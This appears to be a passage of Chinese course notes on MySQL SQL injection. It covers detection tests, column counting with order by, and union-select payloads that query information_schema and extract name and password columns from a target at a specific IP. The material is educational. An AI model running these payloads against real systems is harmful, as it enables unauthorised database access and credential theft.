
Day12　WEB漏洞–SQL注入之简要SQL注入

12.1 认识SQL注入

> sql注入就是在数据交互中，前端数据传到后台时没有做严格的判断，导致传进来的数据被拼接到sql语句中，被当作sql语句的一部分进行执行，从而导致数据泄露，丢失甚至服务器瘫痪。如果代码中没有过滤或者过滤不严谨是会出现漏洞的。




- 下列链接可能存在SQL注入，第四个是POST提交，也会存在注入

```
www.xiaodi8.com/index.php?id=8
www.xiaodi8.com/?id=8
www.xiaodi8.com/?id=10&x=1
www.xiaodi8.com/index.php
```

- 下列B,C测试正确，x有注入就在x后面测试

```
参数x有注入，以下哪个注入测试正确？
A：www.xiaodi8.com/news.php?y=1 and 1=1 & x=2
B: www.xiaodi8.com/news.php?y=1 & x=1 and 1=1
C: www.xiaodi8.cOm/news/php?y=1 and 1=1 & x=2 and 1=1
D: www.xiaodi8.com/news.php?xx=1 and 1=1 & xxx=2 and 1=1
```

12.2 注入时信息收集



12.2.1判断注入

```
1.可能存在注入
    方法一：
        and 1=1 正常
        and 1=2 错误
    方法二：
        and 1=任意非1内容 错误
2.不存在注入
    采用上述方法后页面如果出现404错误或跳转，则大概率不存在SQL注入
```

12.2.2注入方法（MySQL）

猜解列名数量（字段数）：

使用order by x,随着x从1递增当页面从正常变为不正常时，最后一次正常的值即为x

```
http://219.153.49.228:48354/new_list.php?id=1 order by 4
```

报错猜解准备:

```
http://219.153.49.228:48354/new_list.php?id=-1 union select 1,2,3,4
```

信息收集:

- 数据库版本 version()
- 数据库名字 databaase()
- 数据库用户 user()
- 操作系统 @@version_compile_os

获取指定数据：

```
1  将上述报错猜解准备中回显的数字(假设为2,3)替换为上述信息，收集所需信息.若数据库版本在5.0以下使用方法一，若在5.0以上使用方法二
```

方法一：

```
1  第八本注入配合读取或暴力
2  字典或读取
```

方法二：

```
1        对于5.0以上版本的MySQL，存在一个自带数据库名的information_schema,它是一个存储记录有所有数据库名，表名，列名的数据库，也相当于可以通过查询它获取指定数据库下面的表名或列名信息。数据库中“.”代表下一级，如xiaodi.user表示xiaodi数据库下的user表名。（必要知识点）
2  information_schema.tables;记录所有表名信息的表
3  information_schema.columns;记录所有列名信息的表
4  table_name;表名
5  column_name;列名
6  table_schema：数据库名
7
8  查询指定数据库xxx名下的表名信息：
9  http://219.153.49.228:48354/new_list.php?id=-1 union select 1,table_name,3,4 from information_schema.tables where table_schema='xxx'
10 查询指定数据库xxx名下的所有表名信息：
```

```
http://219.153.49.228:48354/new_list.php?id=-1 union select 1,group_concat(table_name),3,4 from information_schema.tables where table_schema='xxx'

查询指定表名yyy下的所有列名信息：
http://219.153.49.228:48354/new_list.php?id=-1 union select 1,group_concat(column_name),3,4 from information_schema.columns where table_name='yyy'

查询指定数据(假设上一步获取的列名信息为name，password)：
http://219.153.49.228:48354/new_list.php?id=-1 union select 1,name,password,4 from yyy
备注：如果存在多个数据，使用limit a,b进行查看（该方法的含义为：a表示偏移量，即从a+1条记录开始查询，b表示一共返回的记录数）
```